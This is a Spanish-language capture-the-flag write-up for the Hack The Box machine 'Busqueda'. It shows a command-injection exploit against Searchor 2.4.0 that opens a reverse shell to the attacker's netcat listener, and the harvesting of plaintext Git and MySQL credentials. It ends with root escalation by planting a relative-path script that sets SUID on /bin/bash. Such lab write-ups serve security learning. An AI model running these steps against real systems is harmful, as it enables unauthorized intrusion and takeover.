
Busqueda - Writeup

RECONOCIMIENTO - EXPLOTACION


Realizamos un escaneo de puertos con nmap:

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4f:e3:a6:67:a2:27:f9:11:8d:c3:0e:d7:73:a0:2c:28 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIzAFurw3qLK4OEzrjFarOhV
|   256 81:6e:78:76:6b:8a:ea:7d:1b:ab:d4:36:b7:f8:ec:c4 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPTtbUicaITwpKjAQWp8Dkq1glFodwroxhLwJo6hRBUK
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.52
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://searcher.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: searcher.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


El puerto 80 nos redirecciona al dominio "searcher.htb", añadimos el dominio al fichero "/etc/hosts" y vamos a ver su contenido:



Abajo vemos la version de "searchor" que es un modulo de python



Buscamos un exploit para esa version:



Vamoa a probar a ejecutarlo

```
┌──(kali㉿kali)-[~/Downloads/Exploit-for-Searchor-2.4.0-Arbitrary-CMD-Injection]
└─$ ./exploit.sh searcher.htb 10.10.14.11 1234
──[Reverse Shell Exploit for Searchor ⩽ 2.4.2 (2.4.0)]──
[*] Input target is searcher.htb
[*] Input attacker is 10.10.14.11:1234
[*] Run the Reverse Shell... Press Ctrl+C after successful connection
```

Recibimos la shell:


```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.208] 36082
bash: cannot set terminal process group (1457): Inappropriate ioctl for device
bash: no job control in this shell
svc@busqueda:/var/www/app$
```

ESCALADA DE PRIVILEGIOS

Encontramos unas credenciales:

```
svc@busqueda:/var/www/app/.git$ cat config
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[remote "origin"]
        url = http://cody:jh1usoih2bkjaspwe92@gitea.searcher.htb/cody/Searcher_site.git
        fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
        remote = origin
        merge = refs/heads/main
svc@busqueda:/var/www/app/.git$
```

Estas credenciales apuntan a un subdominio, vamos a ver a donde nos llevan:



Como no vemos nada interesante vamos a ver si estas credenciales se reutilizan para el usuario actual:

```
svc@busqueda:/var/www/app/.git$ sudo -l
[sudo] password for svc:
Matching Defaults entries for svc on busqueda:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User svc may run the following commands on busqueda:
    (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
```

Las credenciales funcionan, podemos ejecutar el comando de arriba con los privilegios de root:

```
svc@busqueda:/var/www/app/.git$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py -h
Usage: /opt/scripts/system-checkup.py <action> (arg1) (arg2)

     docker-ps     : List running docker containers
     docker-inspect : Inpect a certain docker container
     full-checkup  : Run a full system checkup
```

Vamosa ver que hace "docker-ps":

```
svc@busqueda:/var/www/app/.git$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-ps
CONTAINER ID   IMAGE              COMMAND                  CREATED         STATUS           PORTS                                                 NAMES
960873171e2e   gitea/gitea:latest   "/usr/bin/entrypoint…"   22 months ago   Up About an hour   127.0.0.1:3000→3000/tcp, 127.0.0.1:222→22/tcp   gitea
f84a6b33fb5a   mysql:8              "docker-entrypoint.s…"   22 months ago   Up About an hour   127.0.0.1:3306→3306/tcp, 33060/tcp              mysql_db
```

Nos muestra los procesos de los contenedores, tenemos 2: "gitea" y "mysql_db". Vamos a ver que hace "docker-inspect":

```
svc@busqueda:/var/www/app/.git$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect
Usage: /opt/scripts/system-checkup.py docker-inspect <format> <container_name>
```

Nos pide el formato (que no sabemos como hay que especificarlo) y el nombre del contenedor. Vamos a buscar en google mas info sobre "docker-inspect":

Get a subsection in JSON format

If you request a field which is itself a structure containing other fields, by default you get a G

Docker adds a template function, `json`, which can be applied to get results in JSON forma

```
$ docker inspect --format='{{json .Config}}' $INSTANCE_ID
```

Podemos extraer la configuracion del docker en formato json, vamos a probarlo con mysql_db:

```
svc@busqueda:/var/www/app/.git$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect --format='{{json .Config}}' f84a6b33fb5a
--format={"Hostname":"f84a6b33fb5a","Domainname":"","User":"","AttachStdin":false,"AttachStdout":false,"AttachStderr":false,"ExposedPorts":{"3306/tcp":{},"33060/tcp":{}},"Tty":false,"OpenS
tdin":false,"StdinOnce":false,"Env":["MYSQL_ROOT_PASSWORD=jI86kGUuj87guWr3RyF","MYSQL_USER=gitea","MYSQL_PASSWORD=yuiu1hoiu4i5ho1uh","MYSQL_DATABASE=gitea","PATH=/usr/local/sbin:/usr/local
/bin:/usr/sbin:/usr/bin:/sbin:/bin","GOSU_VERSION=1.14","MYSQL_MAJOR=8.0","MYSQL_VERSION=8.0.31-1.el8","MYSQL_SHELL_VERSION=8.0.31-1.el8"],"Cmd":["mysqld"],"Image":"mysql:8","Volumes":{"/v
ar/lib/mysql":{}},"WorkingDir":"","Entrypoint":["docker-entrypoint.sh"],"OnBuild":null,"Labels":{"com.docker.compose.config-hash":"1b3f25a702c351e42b82c1867f5761829ada67262ed4ab55276e50538
c54792b","com.docker.compose.container-number":"1","com.docker.compose.oneoff":"False","com.docker.compose.project":"docker","com.docker.compose.project.config_files":"docker-compose.yml",
"com.docker.compose.project.working_dir":"/root/scripts/docker","com.docker.compose.service":"db","com.docker.compose.version":"1.29.2"}}
```

Para ver los archivos json de forma mas clara podemos utlizar la herramienta "jq":


```
echo 'texto json'|jq .
```

```
  "Env": [
    "MYSQL_ROOT_PASSWORD=jI86kGUuj87guWr3RyF",
    "MYSQL_USER=gitea",
    "MYSQL_PASSWORD=yuiu1hoiu4i5ho1uh",
    "MYSQL_DATABASE=gitea",
    "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin",
    "GOSU_VERSION=1.14",
    "MYSQL_MAJOR=8.0",
    "MYSQL_VERSION=8.0.31-1.el8",
    "MYSQL_SHELL_VERSION=8.0.31-1.el8"
  ],
```


Nos filtra unas credenciales de mysql, vamos a intentar acceder:

```
svc@busqueda:/var/www/app/.git$ mysql -h 127.0.0.1 -u gitea -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 286
Server version: 8.0.31 MySQL Community Server - GPL

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Como en mysql no encuentro nada interesante vamos a ver si esa credencial tambien funciona para el usuario administrador en gitea:



Estamos dentro. Podemos ver algunos scripts que ha creado el usuario administrador. Entre ellos se encuentra el que podemos ejecutar como el usuario root:



Podemos que ver cuando se ejecuta "/full-checkup.sh", se ejecuta de forma relativa, por lo que podemos crearlo en la misma ruta en la que estamos y ejecutar el comando que queramos como el usuario root:

```
elif action == 'full-checkup':
    try:
        arg_list = ['./full-checkup.sh']
        print(run_command(arg_list))
        print('[+] Done!')
    except:
        print('Something went wrong')
        exit(1)
```

Creamos el archivo en tmp que otorge permisos SUID a la bash:

```
svc@busqueda:/tmp$ nano full-checkup.sh
svc@busqueda:/tmp$ cat full-checkup.sh
#!/bin/bash

chmod +s /bin/bash
svc@busqueda:/tmp$ chmod +x full-checkup.sh
```

Ejecutamos el comando:

```
svc@busqueda:/tmp$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup

[+] Done!
```

Podemos escalar los privilegios al usuario root:

```
svc@busqueda:/tmp$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1396520 Jan  6  2022 /bin/bash
svc@busqueda:/tmp$ /bin/bash -p
bash-5.1# whoami
root
```